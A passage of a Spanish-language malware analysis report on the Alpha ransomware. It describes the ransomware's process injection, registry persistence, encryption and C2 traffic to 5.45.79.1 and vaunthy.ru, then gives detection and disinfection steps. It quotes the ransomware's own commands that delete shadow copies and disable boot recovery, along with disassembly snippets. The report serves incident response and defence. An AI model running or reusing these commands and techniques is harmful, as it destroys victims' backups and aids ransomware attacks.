El registro "EIP" indica la posición en la que se encuentra actualmente la CPU dentro de un programa o hilo y es ahí donde introduce la primera función que debe ejecutar el código dañino. El registro "ECX" es el registro que almacena la dirección de memoria de los argumentos que un proceso puede tener en el momento de su creación. Aquí se pone la dirección de memoria en la que está la pequeña estructura que almacena valores indicando donde está el código del *Ransomware* a descifrar, su tamaño, etcétera.

Una vez modificada la estructura la escribe en el contexto del hilo del proceso suspendido mediante la función "SetThreadContext". Tras ello, utiliza la función "ResumeThread" con el hilo principal del proceso suspendido. Al llamar a esta función el proceso se recupera de la suspensión pasando a estado de ejecución normal y ejecutando la primera instrucción del código inyectado. De esta forma ha podido crearse de forma efectiva un hilo en el proceso remoto.

Este mismo proceso es realizado con el ejecutable "explorer.exe".

El último paso del "loader" es crear la entrada de persistencia del código dañino en el sistema comprometido y para ello obtiene la ruta de %APPDATA% y le concatena la ruta "Microsoft\Essential". A continuación, crea todas las carpetas que necesite para que dicha ruta exista mediante la función "CreateDirectoryW". Posteriormente, copia desde el archivo del código dañino original a la nueva ruta bajo el nombre "msestl32.exe".

C:\Documents and Settings\<user>\Application Data\Microsoft\Essential\msestl32.exe

Una vez realizada la copia el código dañino modifica el registro de Windows en la entrada:

[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
MSEstl = <ruta_al_archivo_copiado_del_código_dañino>

Después de la escritura el "loader" se auto-finaliza usando la función "ExitProcess".

La primera acción del código inyectado es obtener la dirección de memoria del "kernel32.dll" o de "kernelbase.dll", dependiendo del sistema operativo en el que se encuentre. La función obtenida a continuación es "VirtualAlloc" y para ello utiliza el PEB² (Process Environment Block) para obtener la librería en la que reside para, posteriormente, desde la tabla de exportaciones acceder a su dirección de memoria.

² https://en.wikipedia.org/wiki/Process_Environment_Block

```

mov     esi, edx
mov     ebx, eax
sub     esp, 24h
call    Alfa_dllhost_get_kernel32_or_kernelbase
test    eax, eax
jz      short _return_zeroe
lea     edx, [esp+2Ch+var_19]
mov     [esp+2Ch+var_19], 56h ; 'U'
mov     [esp+2Ch+var_18], 69h ; 'i'
mov     [esp+2Ch+var_17], 72h ; 'r'
mov     [esp+2Ch+var_16], 74h ; 't'
mov     [esp+2Ch+var_15], 75h ; 'u'
mov     [esp+2Ch+var_14], 61h ; 'a'
mov     [esp+2Ch+var_13], 6Ch ; 'l'
mov     [esp+2Ch+var_12], 41h ; 'A'
mov     [esp+2Ch+var_11], 6Ch ; 'l'
mov     [esp+2Ch+var_10], 6Ch ; 'l'
mov     [esp+2Ch+var_F], 6Fh ; 'o'
mov     [esp+2Ch+var_E], 63h ; 'c'
mov     [esp+2Ch+var_D], 0
call    Alfa_dllhost_get_export_function_from_peb
-----

```

Ilustración 13. Obtención de funciones desde el código inyectado

Una vez obtenida la función, crea una reserva de memoria en la que procede a descifrar el *Ransomware* para comprobar después las cadenas de texto de cada cabecera "MZ" y "PE".

Por último, procede a copiar el *Ransomware* descifrado a otra región de memoria y recrear una IAT³ mediante el uso de la función "GetProcAddress" y "VirtualProtect". Esta acción se realiza para evitar tener que crear en disco el binario del *Ransomware* y ejecutarlo desde él. Al recrear una nueva IAT en lugar de usar la original del binario se asegura de evitar que, ante un volcado de memoria, el *Ransomware* solo pueda funcionar en un sistema operativo igual al infectado. Además, con estas acciones enlentece el análisis.

Una vez ejecutado el código dañino final, se producen dos caminos de ejecución.

El primero es analizar la rama del proceso "dllhost.exe". El código dañino comprueba que no exista una entrada de registro con un valor binario que servirá como identificador único del sistema comprometido.

El *Ransomware* crea una entrada en el registro en donde almacena la información necesaria para poder identificar el usuario afectado bajo la siguiente entrada en el registro de Windows:

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Prwvkwbybm]
Qbjgvho = <datos_binarios_unicos_en_el_sistema>

En el caso de que no exista se procede a crear el identificador único mediante la función "GetVolumeNameForVolumeMountPointW" tomando como punto de montaje la unidad raíz del sistema comprometido, por ejemplo, "C:\".

³ https://en.wikipedia.org/wiki/Portable_Executable

test	eax, eax	
jnz	0040F43A	
lea	eax, [ebp-388]	
push	eax	
call	[&SHLWAPI.PathAddBackslashW]	SHLWAPI.PathAddBackslashW
push	80	
lea	eax, [ebp-180]	
push	eax	
lea	eax, [ebp-388]	
push	eax	
call	[&KERNEL32.GetVolumeNameForVolumeMountPointW]	kernel32.GetVolumeNameForVolumeMountPointW
test	eax, eax	
jnz	short 0040F3E0	
lea	eax, [ebp-388]	

Ilustración 14. Creando identificador único del sistema comprometido

De este identificador único, posteriormente, se calculará un hash MD5 y se procederá a enviarlo mediante el método GET al servidor C2.

Posteriormente, borra los *Shadow Volumes*⁴ y, en el caso de sistemas operativos superiores a Windows XP, bloquea el acceso al menú de recuperación en el inicio mediante los siguientes procesos:

```
vssadmin /Delete All /Quiet
bcdedit.exe /set {default} recoveryenabled No
bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures
```

En el caso de que ya exista la entrada de registro en la rama "dllhost.exe" procederá a continuar con su función de intentar conectar a un dominio de Internet.

El número de intentos para poder conectar al dominio son 10, quedándose en un punto fijo si se acaban el número de intentos. En el momento del análisis el dominio contestaba de forma errónea, dando error 404.

A continuación, obtiene el número de tipos de teclado que el sistema comprometido tiene configurados y, en el caso de que alguno de ellos sea ruso o ucraniano, el código dañino finaliza su ejecución.

```
je      short 0040FB6C
xor     edx, edx
cmp     eax, ebx
jle     short 0040FB6C
mov     ecx, [edi+edx*4]
and     ecx, 0FFFF
cmp     ecx, 419
je      short 0040FB6A
cmp     ecx, 422
je      short 0040FB6A
inc     edx
cmp     edx, eax
jl      short 0040FB4A
jmp     short 0040FB6C
mov     bl, 1
push    edi
call    <Alfa_GetHeapAndFree>
```

Ilustración 15. Obtención de teclados y comprobación de ruso y ucraniano

⁴ https://en.wikipedia.org/wiki/Shadow_volume

La función del código inyectado en el "explorer.exe" es enumerar las unidades del sistema y, por cada una de ellas que encuentre del tipo disco duro, extraíble o de red, crear un nuevo hilo de cifrado que procederá a enumerar todas las carpetas y archivos en esa unidad. Por cada uno de ellos que sea susceptible de ser cifrado, se crea un nuevo hilo que realiza la operación de cifrado tal y como se indica en el apartado de [8.CIFRADO Y OFUSCACIÓN](#) del presente informe.




Ilustración 16. Obtención de los discos a cifrar

El código dañino intenta evitar cifrar archivos que estén en cualquiera de las siguientes rutas:

C:\WINDOWS
C:\Program Files

Una vez se han finalizado todas las unidades y archivos, crea un nuevo hilo el cual es el encargado de mostrar en pantalla el texto acerca de la información del secuestro y los pasos a seguir. Posteriormente, el proceso se finaliza.

8. CIFRADO Y OFUSCACIÓN

8.1 CIFRADO

8.1.1 PRIMERA VERSIÓN

El código dañino utiliza el algoritmo AES para cifrar los archivos del sistema que coincidan con un patrón de extensiones utilizándose siempre la misma clave.

La clave es generada desde el identificador único calculado al principio de la ejecución del código dañino y es por ello que, conociendo el algoritmo usado, se puede calcular la clave y revertir el proceso de cifrado.

También hay que indicar que al finalizar el cifrado de cada archivo, el código dañino no crea una copia del original antes de cifrarlo con la nueva extensión sino que, en su lugar, usa el mismo archivo pero añadiéndole la extensión. Esto se realiza así para evitar que programas de recuperación a nivel de disco puedan recuperar los archivos originales.

System.IO.File.Move(file, file + ".encrypt");

Ilustración 17. Añadido de la extensión

8.1.2 SEGUNDA VERSIÓN


El código dañino utiliza el algoritmo AES para cifrar los archivos del sistema que coincidan con un patrón de extensiones utilizándose siempre la misma clave.

La clave es generada desde el identificador único calculado al principio de la ejecución del código dañino y es por ello que, conociendo el algoritmo usado, se puede calcular la clave y revertir el proceso de cifrado.

Para proteger la clave de cifrado AES, se comunica con un servidor C2 para obtener una clave pública con la que cifrar la clave de cifrado, mediante el algoritmo RSA. Este procedimiento no es efectivo dado que, como en la anterior versión, la clave es generada desde el identificador único calculado a través de un algoritmo conocido por lo que, se puede volver a calcular la clave y revertir el proceso de cifrado.

El código dañino tiene otro fallo: asume que siempre obtendrá una clave pública RSA del servidor C2 cifrando la clave AES posteriormente. El problema es que no se comprueba que se haya obtenido dicha clave pudiendo estar la variable vacía por lo que se podría revertir el proceso de cifrado en caso de fallo de conexión con el C2.

Como en la versión anterior, al finalizar el cifrado de cada archivo, el código dañino no crea una copia del original antes de cifrarlo con la nueva extensión sino que, en su lugar, usa el mismo archivo pero añadiéndole la extensión. Esto se realiza así para evitar que programas de recuperación a nivel de disco puedan recuperar los archivos originales.



```
System.IO.File.Move(file, file + ".encrypt");
```

Ilustración 18. Añadido de la extensión

8.1.3 TERCERA VERSIÓN

El código dañino utiliza funciones propietarias para cifrar su propio código tanto desde la ejecución inicial del "dropper" como en la ejecución en el propio Ransomware.

La función principal del código dañino es cifrar todos los archivos posibles que posean una extensión de la lista indicada en el punto [3.EXTENSIONES A CIFRAR](#) del presente informe. Para ello utiliza tanto el algoritmo AES como el algoritmo RSA. Por cada uno de los archivos genera una clave aleatoria usando "CryptGenRandom":

```

push    0F000000h
push    1
push    0
push    0
lea     eax, [ebp+arg_4]
push    eax
mov     edi, edx
call    ds:CryptAcquireContextW
test    eax, eax
jnz     short _generate_key

_return_error:
; CODE XREF: Alfa_GenerateRandomKey+3B↓j
push    0FFFFFFC4h
pop     eax
short _exit

; -----
_generate_key:
; CODE XREF: Alfa_GenerateRandomKey+24↑j
push    edi
mov     edi, [ebp+arg_0]
push    edi
push    [ebp+arg_4]
call    ds:CryptGenRandom
test    eax, eax

```

Ilustración 19. Generando clave aleatoria mediante funciones de Microsoft

Posteriormente, cifra el archivo usando el algoritmo AES con dicha clave. Tras ello, crea una pequeña cabecera formada por la clave AES que es cifrada con una clave RSA pública embebida en el código dañino.

Tras ese cifrado, se procede a añadir la extensión “.bin” al archivo original utilizando la función “MoveFileW”.

00152098	ExistingName = "C:\extensiones.c"
00152120	NewName = "C:\extensiones.c.bin"
00EFF858	UNICODE ".bin"
00EFFB54	
00152098	UNICODE "C:\extensiones.c"

Ilustración 20. Movimiento del archivo con la nueva extensión

Esta acción se realiza para evitar programas de recuperación de archivos a nivel de disco.

8.2 OFUSCACIÓN

8.2.1 PRIMERA Y SEGUNDA VERSIÓN

El código dañino utiliza una simple ofuscación de las cadenas de texto y nombre de las funciones. Es trivial eliminar esa capa con una herramienta de des-ofuscación como “de4dot”⁵.

8.2.2 TERCERA VERSIÓN

El código dañino utiliza una función privativa para ofuscar las cadenas de texto importantes como, por ejemplo, las entradas de registro, la nueva extensión a añadir, etcétera.

⁵ <https://github.com/0xd4d/de4dot>

```

movzx  eax, ax
lea     eax, [eax*8+401180]
xor     ecx, ecx
xor     edx, edx
cmp     cx, [eax+2]
jnb     short 00410435
push    ebx
push    edi
mov     edi, [eax+4]
movzx   ebx, byte ptr [eax]
movzx   ecx, dx
movsx   di, byte ptr [edi+ecx]
xor     di, bx
xor     di, dx
mov     ebx, 0FF
and     di, bx
inc     edx
mov     [esi+ecx*2], di
cmp     dx, [eax+2]
jb      short 0041040C

```

Ilustración 21. Función de des-ofuscación de cadenas de texto

Esta función es usada de forma recurrente por el código dañino en su ejecución.

9. PERSISTENCIA EN EL SISTEMA

El código dañino crea una serie de entradas en el registro para garantizar su persistencia en el siguiente reinicio y/o mantener información crítica para su actividad.

9.1 PRIMERA Y SEGUNDA VERSIÓN

El código dañino crea la siguiente entrada en el registro para asegurar su persistencia en siguientes reinicios:

```

[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
Microsoft = %APPDATA%\Windows\svchost.exe

```

9.2 TERCERA VERSIÓN

El código dañino copia su binario a la siguiente ruta de %APPDATA%:

```

C:\Documents and Settings\User\Application Data\Microsoft\Essential\msestl32.exe

```

Para asegurar su persistencia, crea la siguiente entrada en el registro de Windows que apunta a la ruta anterior:

```

[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
MSEstl = <ruta_al_archivo_copiado_del_código_dañino>

```

En la muestra analizada tanto el nombre de las carpetas creadas desde %APPDATA% como el nombre del valor de la entrada en el registro son siempre iguales.

10. CONEXIONES DE RED

10.1 PRIMERA VERSIÓN

El código dañino no establece ninguna comunicación de red. El único modo de comunicación con los autores del código dañino es mediante el correo electrónico que ellos mismos indican en sus notas del secuestro.

10.2 SEGUNDA VERSIÓN

Posteriormente establece una conexión con su servidor C2 y envía información acerca del sistema comprometido:

`http://5.45.79.1/webpanel/createkeys.php`

A esa dirección IP envía los siguientes datos mediante el método POST:

- **Userip:** la dirección IP pública del sistema comprometido obtenida anteriormente.
- **Username:** el nombre del usuario activo en el sistema comprometido.
- **Pcname:** el nombre del sistema comprometido.
- **Uniqueid:** el identificador único del sistema comprometido generado en el momento del arranque del código dañino.

Tras el envío del paquete, el servidor C2 debería responder con una clave RSA pública pero, en el momento de la investigación, devuelve un error 404.




Ilustración 22. Envío de información del sistema comprometido y error 404

Tras esto, procede a crear una nueva comunicación con el servidor C2 a la siguiente dirección:

http://5.45.79.1/webpanel/savekey.php

Los datos enviados que se envían mediante el método POST son:

- **Uniqueid:** el identificador único del sistema comprometido creado en el momento del arranque del código dañino.
- **Aesencrypted:** la clave AES cifrada con la clave pública RSA y convertida a base64.

10.3 TERCERA VERSIÓN

El código dañino intenta establecer conexión con el dominio "vaunthy.ru" enviando el identificador único de la máquina. En casi todas las peticiones que se le realizan, se recibe una respuesta 404 y en muy pocas ocasiones una respuesta 200.

89 67.4247150	172.21.7.33	8.8.8.8	DNS	70 Standard query 0x15bb A vaunthy.ru
94 67.7933740	8.8.8.8	172.21.7.33	DNS	86 Standard query response 0x15bb A 94.45.153.103
98 67.7954460	172.21.7.33	94.45.153.103	HTTP	114 GET /122E6AD245BEF7F1122E6AE5 HTTP/1.1
09 68.3163270	94.45.153.103	172.21.7.33	HTTP	851 HTTP/1.1 200 OK (text/html)

Ilustración 23. Comunicación con el servidor remoto

```
GET /122E6AD245BEF7F1122E6AE5 HTTP/1.1
Host: vaunthy.ru

HTTP/1.1 200 OK
Server: nginx
Date: Thu, 21 Jul 2016 09:59:48 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 551
Connection: close
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1; mode=block

<html>
<head><title>404 Not Found</title></head>
<body bgcolor="white">
<center><h1>404 Not Found</h1></center>
<hr><center>nginx</center>
</body>
</html>
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
```

Ilustración 24. Respuesta del servidor remoto

El código dañino no realiza ninguna otra acción tras crear la conexión con éxito. En el caso de que dé algún error de conexión, el código dañino lo intentará hasta 10 veces con un intervalo de 30 segundos entre intento e intento.

11. ARCHIVOS RELACIONADOS

Los archivos relacionados con el código dañino son los siguientes:

11.1 PRIMERA Y SEGUNDA VERSIÓN

%APPDATA%\Windows\			
Nombre	Fecha Creación	Tamaño bytes	Hash SHA1
svchost.exe	<varía>	<varía>	<varía>
%DESKTOP%			
Nombre	Fecha Creación	Tamaño bytes	Hash SHA1
Read Me (How Decrypt) !!!.txt	<varía>	<varía>	<varía>
<varía>			
Nombre	Fecha Creación	Tamaño bytes	Hash SHA1
Read Me (How Decrypt) !!!.txt	<varía>	<varía>	<varía>
%USERPROFILE%			
Nombre	Fecha Creación	Tamaño bytes	Hash SHA1
newstyle.jpg (segunda versión)	<varía>	23.543	40ae87f0482c4ea127c5fd4fce3ce091e134b904

11.2 TERCERA VERSIÓN

%APPDATA%\Microsoft\Essential\			
Nombre	Fecha Creación	Tamaño bytes	Hash SHA1
msestl32.exe	<varía>	192.512	b2d5747f4976b06c36eacf9bfab69a2a2b4bb9d9
%DESKTOP%			
Nombre	Fecha Creación	Tamaño bytes	Hash SHA1
README HOW TO DECRYPT YOUR FILES.TXT	<varía>	<varía>	<varía>
<varía>			
Nombre	Fecha Creación	Tamaño bytes	Hash SHA1
README HOW TO DECRYPT YOUR FILES.HTML	<varía>	<varía>	<varía>

12. DETECCIÓN

Para detectar si un equipo está infectado o lo ha estado, para cualquiera de sus usuarios se ejecutará alguna de las herramienta de Mandiant como el "Mandiant IOC Finder" o el colector generado por RedLine© con los indicadores de compromiso generados para su detección o mediante las Herramientas del Sistema.

12.1 PRIMERA VERSIÓN

12.1.1 HERRAMIENTAS DEL SISTEMA

Para poder detectar el código dañino en el sistema, usando herramientas del propio sistema operativo, se usará el Editor del Registro (Inicio -> Ejecutar -> regedit.exe).

Una vez ejecutado el Editor del Registro se buscará la siguiente entrada:

```
[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
Microsoft = <%APPDATA%\Windows\svchost.exe>
```

La presencia de archivos con el siguiente nombre en el Escritorio de Windows o en múltiples carpetas es un posible compromiso del sistema:

Read Me (How Decrypt) !!!!.txt

Por último, la presencia de archivos con una extensión ".encrypt" y que no puedan ser abiertos con las aplicaciones habituales es un claro compromiso del sistema por parte de un *Ransomware*.

12.2 SEGUNDA VERSIÓN

12.2.1 HERRAMIENTAS DEL SISTEMA

Para poder detectar el código dañino en el sistema usando herramientas del propio sistema operativo se usará el Editor del Registro (Inicio -> Ejecutar -> regedit.exe).

Una vez ejecutado el Editor del Registro se buscará la siguiente entrada:

```
[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
Microsoft = <%APPDATA%\Windows\svchost.exe>
```

La presencia de archivos con el siguiente nombre en el Escritorio de Windows o en múltiples carpetas es un posible compromiso del sistema:

Read Me (How Decrypt) !!!!.txt

Por último, la presencia de archivos con una extensión ".encrypt" y que no puedan ser abiertos con las aplicaciones habituales es un claro compromiso del sistema por parte de un *Ransomware*, al igual que el cambio de fondo de escritorio a una imagen indicando que el sistema está cifrado.

12.3 TERCERA VERSIÓN

12.3.1 HERRAMIENTAS DEL SISTEMA

Para poder detectar el código dañino en el sistema usando herramientas del propio sistema operativo se usará el Editor del Registro (Inicio -> Ejecutar -> regedit.exe).

Una vez ejecutado el Editor del Registro se buscarán las siguientes entradas:

[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run] MSEstl = <ruta_al_archivo_copiado_del_código_dañino>
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Prwvkwybm] Qbjgvho = <datos_binarios_unicos_en_el_sistema>

En el caso de que se encuentre alguna de las dos entradas indicadas es un claro compromiso del sistema por parte del código dañino.

La presencia de archivos con alguno de los siguientes nombres en el Escritorio de Windows o en múltiples carpetas es un posible compromiso del sistema:

README HOW TO DECRYPT YOUR FILES.TXT
README HOW TO DECRYPT YOUR FILES.HTML

Por último, la presencia de archivos con una extensión ".bin" y que no puedan ser abiertos con las aplicaciones habituales es un claro compromiso del sistema por parte de un *Ransomware*. Del mismo modo la desaparición de los *Shadow Volumes*, en el caso de que se tuvieran activos anteriormente, es un claro compromiso de amenaza de tipo *Ransomware* en general.

En sistemas operativos superiores a Windows XP se deberán de comprobar las opciones de arranque comprobando que no se deshabilitó el acceso al menú de recuperación en subsiguientes arranques y que no se estén ignorando todos los posibles errores que puedan darse al arrancar el equipo. Las opciones de arranque se comprueban con el comando "bcdedit.exe":

bcdedit.exe

En el caso de que en algunas de las particiones resultantes a ese comando se muestre que el Recovery esté deshabilitado, es un posible indicador de compromiso del sistema.

12.4 MANDIANT

Se ha generado un nuevo archivo indicador de compromiso. El nombre del indicador generado es con GUID "c7245f0c-406a-495c-b6ea-9fc673b1c96a".

Se utilizará el indicador con alguna de las herramientas de las que dispone Mandiant como "Mandiant_ioc_finder" o para la confección de un recolector de evidencias mediante "Mandiant RedLine".

Se recomienda consultar la guía de seguridad CCN-STIC-423 Indicadores de Compromiso (IOC), donde se recoge qué es un indicador de compromiso, cómo crearlo y cómo identificar equipos comprometidos.

13. DESINFECCIÓN

Para desinfectar el sistema del código dañino se requiere usar el Editor del Registro de Windows.

13.1 PRIMERA Y SEGUNDA VERSIÓN

Una vez ejecutada dicha aplicación se borra la siguiente entrada:

```
[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
Microsoft = <%APPDATA%\Windows\svchost.exe>
```

En el caso de que exista, y solo en el caso de la primera versión del código dañino, también se deberá de borrar la siguiente entrada:

```
[HKEY_CURRENT_USER\Alpha]
Cryptokey = <valor_vacío_en_el_arranque>
```

Una vez borradas las entradas se procederá a buscar todos los archivos con los siguientes nombres y borrarlos:

```
Read Me (How Decrypt) !!!!.txt
```

El código dañino también cambia el fondo del escritorio en el caso de la segunda versión. Se recomienda cambiar el fondo de escritorio a un fondo elegido por el propio usuario.

En el caso de que no se pueda ejecutar el Gestor de Tareas de Windows, se procederá a modificar la siguiente entrada del registro:

```
[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System]
DisableTaskMgr = <un valor comprendido entre 1 y 0>
```

El valor que se tiene que introducir es el número "0" y tras ello se podrá ejecutar el Gestor de Tareas de Windows. En el caso de que la aplicación finalice sola, se deberá crear una copia del archivo "taskmgr.exe" y darle otro nombre. De esa forma el temporizador no podrá cerrarlo.

Con respecto a los archivos cifrados y debido a la debilidad en el diseño del código dañino existe una herramienta que permite descifrarlos⁶.




Ilustración 25. Descifrador gratuito para el código dañino primera versión

El uso del descifrador es muy simple: se tiene que seleccionar el directorio del que se quiera descifrar archivos, marcar la casilla de "Delete Ransom Notes" para que borre los archivos de texto creados por el código dañino y pulsar el botón "Decrypt my Files". En el caso de que los archivos correspondan a la primera versión del código dañino y no estén corruptos el programa los descifrará. En caso contrario dará una excepción. La herramienta puede ser descargada desde el siguiente enlace:

<https://download.bleepingcomputer.com/demonslay335/AlphaDecrypter-fp.zip>

Para mayor seguridad, el hash MD5 del archivo ejecutable es el "15da2cb83fa1739f4efc634faca3b845" y el zip necesita una clave para descomprimirse, dicha clave es:

false-positive

13.2 TERCERA VERSIÓN

Una vez ejecutada dicha aplicación borraremos las siguientes entradas:

[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run] MSEstl = <ruta_al_archivo_copiado_del_código_dañino>
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Prwvkwybm] Qbjgvho = <datos_binarios_unicos_en_el_sistema>

Una vez borradas las entradas se procederá a buscar todos los archivos con los siguientes nombres y borrarlos:

⁶ <http://www.bleepingcomputer.com/news/security/decrypted-alpha-ransomware-accepts-itunes-gift-cards-as-payment/>

README HOW TO DECRYPT YOUR FILES.TXT
README HOW TO DECRYPT YOUR FILES.HTML

En sistemas operativos superiores a Windows XP se deberán comprobar las opciones de arranque, verificar que no se deshabilitó el acceso al menú de recuperación en subsiguientes arranques y que no se estén ignorando todos los posibles errores que puedan darse al arrancar el equipo.

Las opciones de arranque se comprueban con el comando "bcdedit.exe":

bcdedit.exe

En el caso de que esas opciones estén desactivadas se deberán restablecer a sus valores por defecto:

bcdedit.exe /set {default} recoveryenabled Yes
bcdedit /set {default} bootstatuspolicy displayallfailures

En caso de no estar activas las Shadow Copies, no existe forma conocida en el momento actual para recuperar los archivos cifrados por el código dañino debiéndose recurrir a usar copias de seguridad previas de dichos archivos para obtener la información.

14. VACUNAS

En la tercera versión del código dañino existe una forma para prevenir que el código dañino ejecute su carga maliciosa del cifrado de los archivos.

14.1 GETKEYBOARDLAYOUTLIST

El código dañino obtiene todo el listado de los teclados instalados en el sistema comprometido. Si alguno de ellos es del lenguaje **ruso** o **ucraniano** finaliza su ejecución sin cifrar ningún archivo aunque su entrada de persistencia sí que quedará instalada en el sistema comprometido. Se recomienda seguir los pasos del punto de [13.DESINFECCIÓN](#) del presente documento.

Para poder protegerse usando esta vacuna solo se necesita añadir el teclado ruso o ucraniano en el sistema. No es obligatorio que sea el idioma por defecto del sistema ni el teclado por defecto.




Ilustración 26. Añadido del teclado ruso sin estar como principal en el sistema

15. INFORMACIÓN DEL ATACANTE

15.1 5.45.79.1

La información WHOIS de la dirección IP "5.45.79.1" es la siguiente:

IP Information for 5.45.79.1

— Quick Stats

IP Location	 United Kingdom London 3nt Solutions Llp
ASN	 AS50673 SERVERIUS-AS , NL (registered Mar 05, 2010)
Resolve Host	regle-crash.toptruth.net
Whois Server	whois.ripe.net
IP Address	5.45.79.1

Ilustración 27. Información WHOIS de la dirección IP 5.45.79.1

15.1.1 GEOLOCALIZACIÓN

